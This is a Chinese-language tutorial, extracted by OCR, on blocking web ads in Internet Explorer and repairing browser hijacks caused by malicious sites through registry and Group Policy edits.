
网页中的广告有很多种，具体的屏蔽过程如下：

在IE属性中，切换到"安全"选项卡，如图2。


我首先在"请为不同区域的Web内容指定安全设置(Z)"框中选择"Internet"，这样我们接下来的操作才是对Internet生效，因为我们要屏蔽的广告肯定是在互联网上的web页广告。首先我们把安全级别调到最高然后点击"自定义级别(C)…"打开一个新的对话框，在这里我们可以把ActiveX控件和插件、脚本等都可以禁止掉，如图3。



2



我们再打开IE属性里"高级"卡，取消一些多媒体功能，比如：禁止播放、显示图片、动画、声音等等，如图4，勾中为启用该功能。



这里我提醒下大家，当我们对PC进行了上述的操作后，弹出窗口和浮动广告（java 脚本实现该功能）等等都消失了，但是这样多少会影响我们正常浏览WEB页，各位依自己的情况设置，也可以借助第三方软件。

2. 恶意网站

一般的恶意网站会修改你的主页，或一打开IE便首先转到其站点，严重的会放"木马"到你PC中，或是让你的爱机感染上病毒，甚至格式化你的硬盘！

对于已遭毒手的朋友可以去3721在线帮你恢复IE，当然你也可以照我下面说的去做^_^。

中招表现：

（1）主页被更改，在IE属性中改回来后重新启动PC又恢复到先前了。

（2）IE标题被改得乱七八糟，如图5，注意看IE标题栏（这个是为了演示这个效果俺往自己主页上加代码，不过现在没有了哈）。



（3）右键菜单、工具栏、地址栏等被改，有恶意站点的链接菜单。

（4）每次进入系统后便弹出一个网站的页面。

（5）在浏览网页时右键被屏蔽。

（6）每次开机，系统自动弹出一个提示框，上面也是些乱七八糟的内容：欢迎光临某某站什么的等等。

（7）强行修改系统设置，影响正常使用计算机！

修复利器——注册表

有时恶意网站会把注册表屏蔽，我们首先就得给注册表解锁！

新建TXT文档，写入如下内容：

```
REGEDIT4[HKEY_CURRENT_USER\Software\Microsoft\Winodws\CurrentVersion\Policies\System]
"DisableRegistryTools"="DWORD:00000000"（这里按一个回车）
```

将此文档另存为"magicdog.reg"，双击它，导入注册表即可，注意第一排的字母必须大写且顶格，这是硬性规定。若是WIN2K或WINXP则"REGEDIT4"改为"WindowsRegistryEditorVersion5.00"开头。

其实可以在纯DOS（WIN98）下输入如下命令：

```
regedit/d
HKEY_CURRENT_USER\Software\Microsoft\Winodws\CurrentVersion\Policies\SystemDisableRegistryTools
```

如果你是Win2K/XP/2003，就更好办了，可以在"运行"里输入"Gpedit.msc"后回车，打开"组策略"。


依次展开"用户配置→管理模板→系统"，双击右侧窗口中的"阻止访问注册表编辑工具"，在弹出的窗口中选择"已禁用"，"确定"后再退出"组策略"，即可为注册表解锁。


下面我说下一些修复注册表的关键键值。

1.默认主页修改

打开注册表，来到如下位置：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Main**


注意我画线的地方"Default_Page_URL"和"StartPage"，删除它就可以了。另外大家注意到图6键值"windowstitle"的数值数据：hoho~我爱你~sagi~，没有？是不是有点眼熟呀？对了，就是上面我所说的被修改了IE标题的内容嘛，好，大家今后再碰到恶意网站通过恶意代码修改IE标题的情况时，就可以到注册表的这个位置改回来了吧。我们再来到**HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Main**下，这里有键值"Start_Page"和"windowstitle"，但是没有"Default_Page_URL"，而这里的"Start_Page"字符串是不能删除的否则IE会不能运行，但是可以修改其首页的地址，如图7。





我们可以把数值数据改成我们想要的网站首页。

有时当我们发现主页被改掉时想通过IE改回来，打开IE却傻眼了，图8。



更改主页的几个选项按钮都变为灰色不可用了。我们可以通过注册表来解出这个锁定，如果你有“Windows按钮突破专家”也能解决一时的问题，最后还是得通过注册表彻底解除这个锁定。


进入注册表：HKEY_CURRENT_USER\Software\Policies\Microsoft\internetexplorer\ControlPanel下，右边窗口有个DWORD值“homepage”且值为“1”，你可以改值为“0”或干脆删除该键值解除限制。

2.右键菜单恶意站点链接

中毒后症状如图9。注意画线的地方呀，相信无论谁也知道，在浏览WEB时弹出的右键中有俺的名字在上面都会觉得不正常吧？（什么你不会？哈~又一个“葱白者”，幸福ing……）


解决的办法：

注册表，HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\MenuExt，注意这个主键下的次级主键，比如，你若中了图9的招，在该键下你绝对能找到一个名为“magicdog”的主键，把它删除就可以了！



